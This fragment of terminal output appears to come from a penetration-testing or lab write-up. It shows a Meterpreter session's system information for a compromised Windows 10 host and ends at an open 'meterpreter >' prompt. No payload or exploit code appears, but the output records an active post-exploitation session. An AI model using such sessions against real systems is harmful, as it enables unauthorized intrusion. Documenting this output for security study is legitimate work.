OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```